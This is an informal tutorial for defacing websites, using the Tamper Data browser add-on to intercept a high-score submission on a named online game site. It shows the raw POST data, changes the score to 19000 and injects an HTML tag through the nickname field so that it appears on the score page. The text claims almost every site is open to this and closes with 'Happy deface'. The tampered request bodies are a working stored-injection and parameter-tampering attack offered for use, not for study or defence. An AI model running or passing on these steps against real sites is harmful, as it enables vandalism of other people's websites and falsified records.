

## How to deface with Tamper Data

Download firefox -> mozilla.org -> go addons.mozilla.com -> Search: Tamper Data  
Download & install ..

*Q: How do i find a website what i can "deface/change" via Tamper Data?*

*A: Think about online games. Where you can submit high scores.*

Example:

[www.littlecitygames.com/index.htm?play=leakypetesapt&gw=550&gh=400#game](http://www.littlecitygames.com/index.htm?play=leakypetesapt&gw=550&gh=400#game)



On this game .. catch 1 or more drupples.. then make yourself game over, so you see the next page:



Open Tamper Data and click: Start Tamper

Then on that page, fill in your name.. and click Submit High Score

Then Tamper Data will popup:

Click on Tamper , and the next will popup:

Copy everything what is in POST\_DATA:

```
highScore=7&emailName=&nickName=darkcoke&score=7&fallSpeed=4&lives=1&checkLives=true&bgMusic=%5Bobject+Object%5D&alrightSND=%5Bobject+Object%5D&callmeSND=%5Bobject+Object%5D&heySND=%5Bobject+Object%5D&leakypeteSND=%5Bobject+Object%5D&soggySND=%5Bobject+Object%5D&YeehawSND=%5Bobject+Object%5D&dripSND=%5Bobject+Object%5D&buttonSND=%5Bobject+Object%5D&splashSND=%5Bobject+Object%5D&pbSND=%5Bobject+Object%5D&pipSqueekSND=%5Bobject+Object%5D&soundFX=true&soundfxInt=false&music=false&musicInt=false&oldHighScore=7
```

Then paste it in your favorite text editor.. like notepad here..



Then change highscore from 7 to 19000 for example, and nickName=darkcoke to something with HTML like <body bgcolor="#0000FF"> (Blue background color)

PS: Change all highscore to the same .. so every 7 to 19000

Then you have something like this:

```
highScore=19000&emailName=&nickName=<body
bgcolor="#0000FF">&score=19000&fallSpeed=4&lives=1&checkLives=true
&bgMusic=%5Bobject+Object%5D&alrightSND=%5Bobject+Object
%5D&callmeSND=%5Bobject+Object%5D&heySND=%5Bobject+Object
%5D&leakypeteSND=%5Bobject+Object%5D&soggySND=%5Bobject+Object
%5D&YeehawSND=%5Bobject+Object%5D&dripSND=%5Bobject+Object
%5D&buttonSND=%5Bobject+Object%5D&splashSND=%5Bobject+Object
%5D&pbSND=%5Bobject+Object%5D&pipSqueekSND=%5Bobject+Object
%5D&soundFX=true&soundfxInt=false&music=false&musicInt=false&oldHi
ghScore=19000
```

Replace the content in the POST\_DATA box (in tamper data) with the text what we've changed and click ok, then a popup will come up:

Click OK. And keep click submit until the page is done with loading.. lets say : until you see this:

You see my nickname darkcOke , and the blue background :P

Q: Can I put my name after the 19000 ?

A: Sure , just put your name after nickName and paste the HTML in it..

like:

```
highScore=19000&emailName=&nickName=darkcoke<body  
bgcolor="#0000FF">&score=19000&fallSpeed=4&lives=1&checkLives=true  
&bgMusic=%5Bobject+Object%5D&alrightSND=%5Bobject+Object  
%5D&callmeSND=%5Bobject+Object%5D&heySND=%5Bobject+Object  
%5D&leakypeteSND=%5Bobject+Object%5D&soggySND=%5Bobject+Object  
%5D&YeehawSND=%5Bobject+Object%5D&dripSND=%5Bobject+Object  
%5D&buttonSND=%5Bobject+Object%5D&splashSND=%5Bobject+Object  
%5D&pbSND=%5Bobject+Object%5D&pipSqueekSND=%5Bobject+Object  
%5D&soundFX=true&soundfxInt=false&music=false&musicInt=false&oldHi  
ghScore=19000
```

*Some sites are a bit less secure, so maybe you can put your background in it ... but you have to learn that HTML part by yourself.*

Q: Is this possible to every site?

A: Almost everything , because the *\*highscore\*.php* file, have write permissions to everyone (else people cant submit their score!) so you are allowed to write to their document.

Happy "deface" :D
